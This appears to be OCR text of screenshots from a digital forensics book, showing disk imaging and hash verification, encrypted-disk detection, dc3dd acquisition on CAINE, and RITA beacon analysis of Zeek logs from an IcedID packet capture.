

Select Image Destination
Image Destination Folder
D:\
Browse
Image Filename (Excluding Extension)
E_01_Physical Image
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
0
Compression (0=None, 1=Fastest, ..., 9=Smallest)
6
Use AD Encryption
< Back
Finish
Cancel
Help



Create Image
Image Source
\\.\PHYSICALDRIVE2
Starting Evidence Number:
1
Image Destination(s)
D:\E_01_Physical Image [E01]
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Creating Image...
Image Source:
\\.\PHYSICALDRIVE2
Destination:
D:\E_01_Physical Image
Status:
Creating image...
Progress
Elapsed time:
0:04:32
Estimated time left:
Cancel



Drive/Image Verify Results
Name
E_01_Physical Image.E01
Sector count
625142448
MD5 Hash
Computed hash
b503d5b285286dbc69842a0828a6f8af
Stored verification hash
b503d5b285286dbc69842a0828a6f8af
Report Hash
b503d5b285286dbc69842a0828a6f8af
Verify result
Match
SHA1 Hash
Computed hash
abe3d41a3a544419a1716c50d063341de03374d7
Stored verification hash
abe3d41a3a544419a1716c50d063341de03374d7
Report Hash
abe3d41a3a544419a1716c50d063341de03374d7
Verify result
Match
Bad Sector List
Bad sector(s)
No bad sectors found
Close



Administrator: Command Prompt - EDDv302.exe
C:\Users\madno\Downloads\EDDv302>EDDv302.exe
Encrypted Disk Detector v3.0.2
Copyright (c) 2009-2021 Magnet Forensics Inc.
http://www.magnetforensics.com
// By using this software from Magnet Forensics, you agree that your use is governed by the End User License Agreement a
vailable at www.magnetforensics.com/legal. //
* Checking physical drives on system... *
Checking PhysicalDrive0 - BA HFS512GD9TNG-62A0A (512 GB) - Status: OK
* Completed checking physical drives on system. *
* Now checking logical volumes on system... *
Drive C: [Label: Local Disk] (PhysicalDrive0), Drive Type: Fixed, Filesystem: NTFS, Size: 510 GB, Free Space: 383 GB
* Completed checking logical volumes on system. *
* Running Secondary Bitlocker Check... *
Volume C: [Local Disk] is encrypted using Bitlocker.
* Completed Secondary Bitlocker Check... *
* Checking for running processes... *
* Completed checking running processes. *
*** Encrypted volumes and/or processes were detected by EDD. ***
Press any key to continue...
(use 'EDD /batch' to bypass this prompt next time)


Ubuntu-000001.vmdk
Ubuntu-000002.vmdk
Ubuntu-9b5e66bc.vmem
Ubuntu-9b5e66bc.vmss
Ubuntu-Snapshot1.vmem
Ubuntu-Snapshot1.vmsn
Ubuntu-Snapshot2.vmem
Ubuntu-Snapshot2.vmsn
Ubuntu.nvram
Ubuntu.vmdk
Ubuntu.vmsd
Ubuntu.vmx
vmware-10.log
vmware-11.log
vmware-12.log
vmware-13.log
vmware-8.log
vmware-9.log
vmware.log
vmx-Ubuntu-5290d5363fe0443962b94eb189e797e8...
Ubuntu.vmdk
13.64 GB
Saturday, May 15, 202...



caine@caine: ~
File Edit View Search Terminal Help
caine@caine:~$ sudo fdisk -l
Disk /dev/loop0: 3,77 GiB, 4023779328 bytes, 7858944 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk /dev/sda: 447,13 GiB, 480103981056 bytes, 937703088 sectors
Disk model: WDC WDS480G2G0A-
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x79de8545
Device Boot Start End Sectors Size Id Type
/dev/sda1 2048 123796889 123794842 59G 27 Hidden NTFS WinRE
/dev/sda2 * 123797504 124744724 947221 462,5M 27 Hidden NTFS WinRE
/dev/sda3 124745728 937703087 812957360 387,7G 7 HPFS/NTFS/exFAT


caine@caine: ~
File Edit View Search Terminal Help
Disk /dev/sdb: 4,56 TiB, 5000981077504 bytes, 9767541167 sectors
Disk model: BUP BK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: 42DE8387-AC4E-471A-A910-22F14F970169
Device Start End Sectors Size Type
/dev/sdb1 34 32767 32734 16M Microsoft reserved
/dev/sdb2 32768 9767538687 9767505920 4,6T Microsoft basic data
Partition 1 does not start on physical sector boundary.
Disk /dev/sdc: 14,61 GiB, 15669919744 bytes, 30605312 sectors
Disk model: Cruzer Glide
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa50fc981
Device Boot Start End Sectors Size Id Type
/dev/sdc1 * 2048 30605311 30603264 14,6G c W95 FAT32 (LBA)


UnBlock (as superuser)
This program sets blockdev in RW/RO mode for mounting block devices using the console
with the mount option rw or nothing, e.g. mount /dev/sdb1 or mount -o rw /dev/sdb1
because CAINE sets blockdev in RO mode by default and in this mode you cannot mount
in RW mode anything using the console and it's impossible to use programs like TestDisk or working in RW mode directly on the devices.
Detected BLOCK DEVICES and their current RO/RW status.
Selected devices are toggled RO/RW.
Selected devices you will unblock/block in RW/Ro using the console.
Make a selection:
Device Size Status Type
sda 447,1G Read-Only disk
sdb 4,6T Writable disk
sdc 14,6G Read-Only disk
Refresh
Cancel
OK


caine@caine: /mnt/Disk_Images/Incident2022-034
File Edit View Search Terminal Help
caine@caine:/mnt/Disk_Images/Incident2022-034$ sudo dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt
dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200
compiled options:
command line: dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt
device size: 937703088 sectors (probed), 480,103,981,056 bytes
sector size: 512 bytes (probed)
480103981056 bytes (447 G) copied (100%), 11176 s, 41 M/s


input results for device `/dev/sda':
937703088 sectors in
0 bad sectors replaced by zeros
9fc8eb158e5665a05875f4f5f2e6f791 (md5)
output results for file `ACMELaptop056.img':
937703088 sectors out
dc3dd completed at 2022-05-25 01:23:30 +0200


IR Evidence 1 (D:) › Incident2022-034
Search Incident2022-034
Name Date modified Type Size
ACMELaptop056.img 5/24/2022 5:23 PM Disc Image File 468,851,544 KB
ACMELaptop56.txt 5/24/2022 5:23 PM TXT File 1 KB

Chapter 9: Analyzing Network Evidence

Src Addr	Dst Addr	Sport	Dport	Proto	Packets	Bytes	Flows
192.168.1.7	192.168.2.56	5734	22	tcp	42	3028	1
192.168.1.5	192.168.2.45	3687	22	tcp	52	2564	1
192.168.1.7	192.168.2.55	4675	22	tcp	1	1240	1
192.168.1.6	192.168.2.34	6897	22	tcp	46	4056	1
192.168.1.6	192.168.2.56	3657	445	tcp	325	56798	1

```
Queries: 24 new, 24 total, EOF

Sources          Count      %   cum%
-----------  ---------  ------  ------
10.3.21.102         24  100.0  100.0
```


```
dfir@ubuntu:~/rita$ ls -al
total 9868
drwxrwxr-x  2 dfir dfir    4096 Jun  6 07:42 .
drwxr-xr-x 19 dfir dfir    4096 May 29 17:07 ..
-rw-rw-r--  1 dfir dfir   61321 Jun  6 07:42 conn.log
-rw-rw-r--  1 dfir dfir   10856 Jun  6 07:42 dce_rpc.log
-rw-rw-r--  1 dfir dfir   19588 Jun  6 07:42 dns.log
-rw-rw-r--  1 dfir dfir   33352 Jun  6 07:42 files.log
-rw-rw-r--  1 dfir dfir    2666 Jun  6 07:42 http.log
-rw-rw-r--  1 dfir dfir 9845456 Jun  6 07:38 icedid.pcap
-rwxrwxr-x  1 dfir dfir   28088 Mar 24 12:29 install.sh
-rw-rw-r--  1 dfir dfir    1353 Jun  6 07:42 kerberos.log
-rw-rw-r--  1 dfir dfir     254 Jun  6 07:42 packet_filter.log
-rw-rw-r--  1 dfir dfir     750 Jun  6 07:42 pe.log
-rw-rw-r--  1 dfir dfir    1150 Jun  6 07:42 smb_mapping.log
-rw-rw-r--  1 dfir dfir   20003 Jun  6 07:42 ssl.log
-rw-rw-r--  1 dfir dfir     814 Jun  6 07:42 weird.log
-rw-rw-r--  1 dfir dfir   43084 Jun  6 07:42 x509.log
```


```
dfir@ubuntu:~/rita$ rita import *.log IcedID

       [+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log packet_filter.log pe.lo
g smb_mapping.log ssl.log weird.log x509.log]:
       [-] Verifying log files have not been previously parsed into the target dataset ...
       [-] Processing batch 1 of 1
       [-] Parsing logs to: IcedID ...
       [-] Parsing ssl.log -> IcedID
       [-] Parsing conn.log -> IcedID
       [-] Parsing dns.log -> IcedID
       [-] Parsing http.log -> IcedID
       [-] Finished parsing logs in 4ms
       [-] Host Analysis:            43 / 43  [==================] 100 %
       [-] Uconn Analysis:           42 / 42  [==================] 100 %
       [!] No Proxy Uconn data to analyze
       [-] Exploded DNS Analysis:    40 / 40  [==================] 100 %
       [-] Hostname Analysis:        40 / 40  [==================] 100 %
       [-] Beacon Analysis:          42 / 42  [==================] 100 %
       [-] Gathering FQDNs for Beacon Analysis ...     [                    ]
       [-] FQDN Beacon Analysis:     32 / 32  [==================] 100 %
       [!] No Proxy Beacon data to analyze
       [-] UserAgent Analysis:       4 / 4  [==================] 100 %
       [!] No invalid certificate data to analyze
       [-] Updating blacklisted peers ...
       [-] Indexing log entries ...
       [-] Updating metadatabase ...
       [-] Done!
```

```
dfir@ubuntu:~/rita$ rita
NAME:
   rita - Look for evil needles in big haystacks.

USAGE:
   rita [global options] command [command options] [arguments...]

VERSION:
   v4.5.1

COMMANDS:
     delete, delete-database  Delete imported database(s)
     import                   Import zeek logs into a target database
     html-report              Create an html report for an analyzed database
     show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN Analysis)
     show-beacons-proxy       Print hosts which show signs of C2 software (internal -> Proxy)
     show-beacons             Print hosts which show signs of C2 software
     show-bl-hostnames        Print blacklisted hostnames which received connections
     show-bl-source-ips       Print blacklisted IPs which initiated connections
     show-bl-dest-ips         Print blacklisted IPs which received connections
     list, show-databases     Print the databases currently stored
     show-exploded-dns        Print dns analysis. Exposes covert dns channels
     show-long-connections    Print long connections and relevant information
     show-open-connections    Print open connections and relevant information
     show-strobes             Print strobe information
     show-useragents          Print user agent information
     test-config              Check the configuration file for validity
     help, h                  Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --config CONFIG_FILE, -c CONFIG_FILE  Use a specific CONFIG_FILE when running this command
   --help, -h                            show help
   --version, -v                         print the version
```


```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl C
ount,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.838,10.1.28.101,149.255.35.174,234,21778,58,28609,2,3004,161,154,0,0,0,0,5096275
```

